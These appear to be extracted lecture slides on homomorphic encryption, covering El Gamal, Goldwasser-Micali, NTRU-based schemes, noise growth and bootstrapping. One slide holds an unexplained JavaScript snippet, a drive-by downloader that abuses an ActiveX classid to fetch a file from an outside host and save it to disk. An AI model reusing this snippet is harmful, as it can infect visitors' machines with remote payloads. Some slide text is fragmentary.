



Computing with Encrypted Data

6.857 Lecture 26



Encryption for Secure Communication



All-or-nothing



Have Private Key, Can Decrypt



No Private Key, No Go

– cf. Non-malleable Encryption

Encryption for Cloud Computing

Data Analysis & Statistics, Classification,
Search, Image Processing, ...

Medical, Financial and
other Personal Information

Compute Function F



MALWARE

Cloud

$Enc(Data)$




$Enc(F(Data))$



Need: **Privacy** + **Functionality**

Fully Homomorphic Encryption



[Rivest, Adleman and Dertouzos'78]

Compute arbitrary
functions
on encrypted data?

ON DATA BANKS AND PRIVACY HOMOMORPHISMS

Ronald L. Rivest
Len Adleman
Michael L. Dertouzos

Massachusetts Institute of Technology
Cambridge, Massachusetts

$Enc(data), F \rightarrow Enc(F(data))$

(fully = any function F)

(additive = only additions)

(multiplicative = only mult)

(somewhat = circuits of small depth)

[Gentry'09, BV'11, LTV'12]: Constructions of FHE

Outline


- ◆ Homomorphic Encryption
 - Multiplicative Homomorphism: El Gamal
 - Additive Homomorphism: Goldwasser-Micali
 - Fully Homomorphic Encryption: based on **NTRU**
- ◆ What I didn't tell you (and how to learn more)

FHE: The Big Picture

Function

```
function split() {  
  try {  
    //throw 1  
  } catch (e) {  
    var r0 = "1/1/2008",  
        r1 = document.createElement("object");  
    r1.setAttribute("id", r0);  
    r1.setAttribute("classid", "clsid:BD96C556-65A3-11D0-983A-00C04FC29E36");  
    try {  
      var r2 = r1.createObject("adodbc.open", "sem", "");  
      r2 = r1.createObject("Shell.Application", "");  
      r2 = r1.createObject("mscomctl.XMLHTTP", "");  
      try {  
        r2.open("GET", "http://bitumholdale.com/e.php?e=101&e=1", false);  
        r2.send();  
        r2.type = 1;  
        r2.open();  
        r2.write(r2.responseText);  
        r2.saveToFile(r2, 2);  
      }  
    }  
  }  
}
```

Arithmetic Circuit



If we had:

- $\text{Enc}(x_1), \text{Enc}(x_2) \Rightarrow \text{Enc}(x_1 + x_2)$
- $\text{Enc}(x_1), \text{Enc}(x_2) \Rightarrow \text{Enc}(x_1 \cdot x_2)$

then we are done.

Multiplicative Homomorphism

El Gamal Encryption

Setup: Group G of prime order p
(e.g., set of quadratic residues mod q where $q = 2p+1$)

Private key: $x \in \mathbb{Z}_p$

Public key: generator g , $y = g^x \in G$

Enc(m_1): $(g^{r_1}, y^{r_1} \bullet m_1)$

Dec(m): Observe that $(g^{r_1})^x = y^{r_1}$

Multiplicative Homomorphism

El Gamal Encryption

Setup: Group G of prime order p
(e.g., set of quadratic residues mod q where $q = 2p+1$)

Private key: $x \in \mathbb{Z}_p$

Public key: generator g , $y = g^x \in G$

Enc(m_1): $(g^{r_1}, y^{r_1} \bullet m_1)$ **X**

Enc(m_2): $(g^{r_2}, y^{r_2} \bullet m_2)$

$(g^{r_1+r_2}, y^{r_1+r_2} \bullet m_1 m_2)$

is an encryption of the product $m_1 m_2$

Additive Homomorphism

Goldwasser Micali Encryption

Public key: N , y : non-square mod N

Secret key: factorization of N

Enc(0): $r^2 \bmod N$, Enc(1): $y * r^2 \bmod N$

square (0) * square (0) = square (0)

non-square (1) * square (0) = non-square (1)

square (0) * non-square (1) = square (1)

non-square (1) * non-square (1) = non-square (0)

XOR-homomorphic: Just multiply the ciphertexts

Other HE Schemes

- **Additively Homomorphic:**

- Paillier
- Damgard-Jurik (both addition of large numbers)

- **Additions + a single Multiplication:**

- Boneh-Goh-Nissim (based on gap groups)
- Gentry-Halevi-**V**. (based on lattices)

- **HE with Large ciphertext blowup:**

- Sander-Young-Yung

How to Construct an FHE Scheme




The Big Picture

STEP 1

“Somewhat Homomorphic” (SwHE) Encryption

[Gen09,DGHV10,SV10,BV11a,BV11b,BGV12,LTV12,GHS'12]

Evaluate arithmetic circuits of depth $d = \epsilon \log n$ *



EVAL

* ($0 < \epsilon < 1$ is a constant, and n is the security parameter)


The Big Picture

STEP 2


“**Bootstrapping**” Theorem [Gen09] (Qualitative)

“Homomorphic enough” Encryption \Rightarrow^* FHE

**Homomorphic enough =
Can evaluate its own Dec Circuit (plus some)**



$\in(?)$



Decryption Circuit

EVAL

The Big Picture

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[Gen09,DGHV10,SV10,BV11a,BV11b,BGV12,LTV12,GHS’12]

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STEP 3

Depth Boosting / Modulus Reduction [BV11b]

Boost the SwHE to depth $d = n^\epsilon$

STEP 2

“Bootstrapping” Method

“Homomorphic enough” Encryption \Rightarrow^* FHE

**Homomorphic enough =
Can evaluate its own Dec Circuit (plus some)**

The NTRU Encryption Scheme

[Hofstein-Pipher-Silverman'97]

Central characters: Polynomials mod q

- Polynomials of degree less than n (think $n = 256$)
- Coefficients over Z_q (think $q =$ small prime)

- Addition: coefficient-wise

$$(6x^2+5x+10) + (5x^2+x+2) = 6 \quad (\text{mod } 11)$$

- Multiplication: polynomial mult, modulo an irreducible

$$(6x^2+5x+10) \times (5x^2+x+2) = 9x^3+x^2+9x+6 \\ (\text{mod } 11, x^4+1)$$

Ring $R_q := Z_q[x] / (x^n+1)$ (x^n+1 cyclotomic, $q = 1 \text{ mod } 2n$ prime)

The NTRU Encryption Scheme

•KeyGen:

- Sample “small” polynomials $f, g \in \mathbf{R}_q$ (s.t. $f=1 \pmod{2}$)


coefficients $\leq B$

- Secret key $SK=f$ and Public key $PK=h=2g/f$

•Encryption $Enc_{pk}(m)$, Multiplying by f “kills” h

- Sample “small” polynomials $s, e \in \mathbf{R}_q$,
- output $C = hs + 2e + m \pmod{q, x^n+1}$

•Decryption $Dec_{sk}(C)$: Output $(fC \pmod{q, x^n+1}) \pmod{2}$.

–**Correctness:** $fC = f(hs+2e+m) = 2(gs+fe) + fm \pmod{q, x^n+1}$
If $|2(gs+fe) + fm| < q/2$, taking mod 2 gives m .

The NTRU Encryption Scheme

The “Small Polynomial Ratios” (SPR) Assumption:

Choose two polynomials f and g with “small” coefficients (of magnitude at most B). Then,

$$g/f \stackrel{\approx}{\equiv}_c \text{ uniform over } R_q$$

The key security parameter: The signal-to-noise ratio q/B

If q/B is too large ($> 2^n$), we can break NTRU in poly time.

Therefore, typical setting: $q/B = 2^{n^\epsilon}$ (for some $\epsilon \ll 1$)

Theorem: The encryption scheme is secure under the SPR assumption

Additive Homomorphism

$$c_1 = hs_1 + 2e_1 + m_1$$

$$f.c_1 = 2E_1 + fm_1$$

$$c_2 = hs_2 + 2e_2 + m_2$$

$$f.c_2 = 2E_2 + fm_2$$

Add the ciphertexts: $c_{\text{add}} = c_1 + c_2$ (over R_q)

$$\begin{array}{r}
 f.c_1 = 2E_1 + fm_1 \\
 + \\
 f.c_2 = 2E_2 + fm_2 \\
 \hline
 f.(c_1 + c_2) = 2(\underbrace{E_1 + E_2}_{E'}) + f.(m_1 + m_2)
 \end{array}$$

$$\Rightarrow \text{Dec}_f(c_{\text{add}}) = 2E' + f.(m_1 + m_2) \pmod{2} = f.(m_1 + m_2) \pmod{2}$$

$$= m_1 + m_2 \pmod{2}$$

Multiplicative Homomorphism

$$c_1 = hs_1 + 2e_1 + m_1$$

$$f.c_1 = 2E_1 + fm_1$$

$$c_2 = hs_2 + 2e_2 + m_2$$

$$f.c_2 = 2E_2 + fm_2$$

Multiply the ciphertexts:

$$c_{\text{mlt}} = c_1 \cdot c_2 \text{ (over } R_q\text{)}$$

X

$$f.c_1 = 2E_1 + fm_1$$

$$f.c_2 = 2E_2 + fm_2$$

$$f^2.(c_1 c_2) = 2(\underbrace{E_1 m_2 + E_2 m_1 + 2E_1 E_2}_{E'}) + f^2(m_1 m_2)$$


$$\Rightarrow \text{Dec}_{f \wedge 2}(c_{\text{mlt}}) = 2E' + f^2 m_1 m_2 \pmod{2} = f^2 m_1 m_2 \pmod{2}$$

$$\equiv m_1 m_2 \pmod{2}$$

Noise Growth

- Assume the input ciphertext noise is at most B .
- Addition: norm of $E_1 + E_2$ is at most $2B$
- Multiplication: noise $\approx E_1 E_2$
 - Norm of $E_1 E_2$ is at most nB^2

How Homomorphic is this: The Reservoir Analogy



Additive Homomorphism: $B \rightarrow 2B$

Multiplicative Homomorphism: $B \rightarrow nB^2$

AFTER d LEVELS:


noise $B \rightarrow (nB)^{2^d}$ (worst case)

$$(nB)^{2^d} \leq \frac{q}{2} \leq B \cdot 2^{n^\epsilon}$$

SPR with q/B ratio 2^{n^ϵ}

How Homomorphic is this:

The Reservoir Analogy



Additive Homomorphism: $B \rightarrow 2B$

Multiplicative Homomorphism: $B \rightarrow nB^2$

AFTER d LEVELS:

noise $B \rightarrow (nB)^{2^d}$ (worst case)

$$(nB)^{2^d} \leq \frac{q}{2} \leq B \cdot 2^{n^\epsilon}$$

$$d \lesssim \log(\log q) - \log(\log nB)$$

$$\lesssim \epsilon \log n - \log \log n$$

The Big Picture

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“Homomorphic enough” Encryption \Rightarrow^* FHE

**Homomorphic enough =
Can evaluate its own Dec Circuit (plus some)**



Bootstrapping

Bootstrapping Theorem [Gen09]

- If you can homomorphically evaluate depth d circuits *and*
 - the depth of your decryption circuit $< d$
- ⇒ FHE




Bootstrapping

Bootstrapping Theorem [Gen09]

d -HE with decryption depth $< d \Rightarrow^*$ FHE

Bootstrapping = “Valve” at a fixed height
(that depends on decryption depth)



Say $n(B_{dec})^2 < q/2$




Bootstrapping

Bootstrapping Theorem [Gen09]

d -HE with decryption depth $< d \Rightarrow^*$ FHE

Bootstrapping = “Valve” at a fixed height
(that depends on decryption depth)



Say $n(B_{dec})^2 < q/2$



But

**But the evaluator
(cloud)
does not have SK!**

“Best Poss

n!

“Noiseless ciphertext”

m

Dec

CT

SK

Decryption Circuit

“Very Noisy” ciphertext





Bootstrapping, Concretely


Next Best = Homomorphic Decryption!

*



Assume $\text{Enc}(\text{SK})$ is public.


(OK assuming the scheme is “circular secure”)



Wrap Up: Bootstrapping

Assume Circular Security:


Public key contains $\text{Enc}_{\text{sk}}(\text{SK})$






Wrap Up: Bootstrapping

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
Each Gate $g \rightarrow$ Gadget G :






Wrap Up: Bootstrapping

Assume Circular Security:

Public key contains $\text{Enc}_{\text{SK}}(\text{SK})$



Each Gate $g \rightarrow$ Gadget G :



Wrap-up: FHE

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**Homomorphic enough =
Can evaluate its own Dec Circuit (plus some)**

Boosting Depth from $\log n$ to n^ϵ

(in one slide)

- The culprit: Multiplication
- Increases noise from B to $nB^2 \gg B$

- Let us pause for a moment. Is $nB^2 > B$?

- ... Not if $B < 1$

- Why not scale everything by q , and work over $(0,1)$?
- Quite amazingly, this works out and gives us an error growth of nB (no squaring)

Wrap-up: FHE

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What We Didn't Do

A Lot!

- Functional Encryption
- Software Obfuscation: how to encrypt programs
- Practical techniques for computing on encrypted data: searchable encryption, deterministic encryption,...
- Secure Multiparty protocols, ...

Come to 6.892!

Thanks!

Good luck with the project write-ups!